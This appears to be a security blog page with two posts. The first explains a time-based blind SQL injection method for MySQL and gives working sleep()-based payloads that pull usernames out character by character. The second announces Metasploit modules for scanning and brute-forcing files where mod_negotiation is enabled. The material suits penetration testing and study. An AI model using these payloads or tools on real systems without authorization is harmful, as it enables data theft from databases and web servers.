So here is a quick midnight thought to retrieve data when facing a blind sql injection. It’s nothing ground breaking on the horizon I just wanted the technique to get some more attention, since I don’t see it used that often. I’m using MySQL as an example, but this can be used on any database which has somewhat of a reliable way to force it to do time related actions. The downside is that it’s pretty unstable if your connection to the target is not reliable and it’s a slow method like all time based methods. The upside however is that you only need one request for one character instead of eight requests and it can be further improved. If you are a whitehat then the amount of requests usually aren’t that important, if you are a blackhat you might prefer a small footprint in the logs.


sleep(ascii(substr(user(),1,1)))

The above is the quick and dirty way. You can probably guess it we use sleep() as the transport medium for the character value. The only reference I found to this technique is in this paper [PDF] on page 4. Maybe I haven’t searched long enough and there are better papers out there exploring this method of data extraction.

You do want to speed the above up, since the character ‘r’ (if we assume ‘root’ as an example username) gives you a waiting time of 114 seconds (1min 54sec). The easiest way is to just substract a constant from it and add the constant up when you have retrieved the value. You can use the following ascii chart to see what a save constant values could be. An example could be:


sleep(ascii(substr(user(),1,1))-32)

We can further improve this however by involving the human factor. As often said humans are the weakest links in the security field, yet they are the strongest link when it comes down to thinking (artificial intelligence is still trying to catch up). For example the following text has circulated a REALLY long time on the internet (original):

Aoccdrnig to a rscheearch at Cmabrigde Uinervtisy, it deosn’t mttaer in waht oredr the ltteers in a wrod are, the olny iprmoetnt tihng is taht the frist and lsat ltteer be at the rghit pclae. The rset can be a toatl mses and you can sitll raed it wouthit porbelm. Tihs is bcuseae the huamn mnid deos not raed ervey lteter by istlef, but the wrod as a wlohe.

So…this actually means that to be able to extract data we don’t really need all the data do we? YES there are exceptions to the rule like hashes and the like. So all we need is to get the first and last letter and then just get random letters in between. You can use letter frequency analysis to make sure your request for a letter has a high probability of being in there, for example using the following wikipedia page:

http://en.wikipedia.org/wiki/Letter_frequency

So after getting the first and last letter of the data you are after, you can use the following query to get the intermediate letters:


sleep(instr(user(),"o"))

If that’s too fast because of the positions being returned are in the range of 0-10, you can always add a constant or wrap it with ascii(). I won’t be coding a tool or POC for this, since I think this is just a technique that should be included in already available tools like sqlmap, sqlninja and the like.

Hope someone finds this useful.

mod_negotiation metasploit aux modules

A while ago I wrote about more efficient brute forcing if mod_negotiation is enabled. Also released a python script to automate this. Well now I’ve written some metasploit auxiliary modules that perform the same task. One module can be used to scan ranges for web servers that have it enabled, the other module can be used to actually brute force files. You can find them on github:

https://github.com/DiabloHorn/DiabloHorn/tree/5e495eb8553001946f4f98a79bd9542812de5b3e/metasploit/mod_negotiation

I’ve also made a redmine ticket on metasploit and submitted them, if you are lazy and just want to wait until metasploit includes them. Assuming they do, after all it’s my first attempt at contributing to metasploit and my code might not be up to the standards.

https://www.metasploit.com/redmine/issues/3257

For the ones paying attention to every detail, yes I fucked up and made a typo while submitting the ticket :)

If you want to use them you can place them in the following directory:

[metasploit-root]/modules/auxiliary/scanner/http/

After you’ve place them there, just fire up metasploit and perform a search for negotiation, they should show up in the results. If something goes wrong, read the code I didn’t do a lot of error checking. If you are wondering why I choose to make modules for the mod_negotiation issue…like always I wanted to learn something new and I was familiar with it so was more confident I could implement them. If it all went well it should all look like the following:

Continue reading “mod_negotiation metasploit aux modules”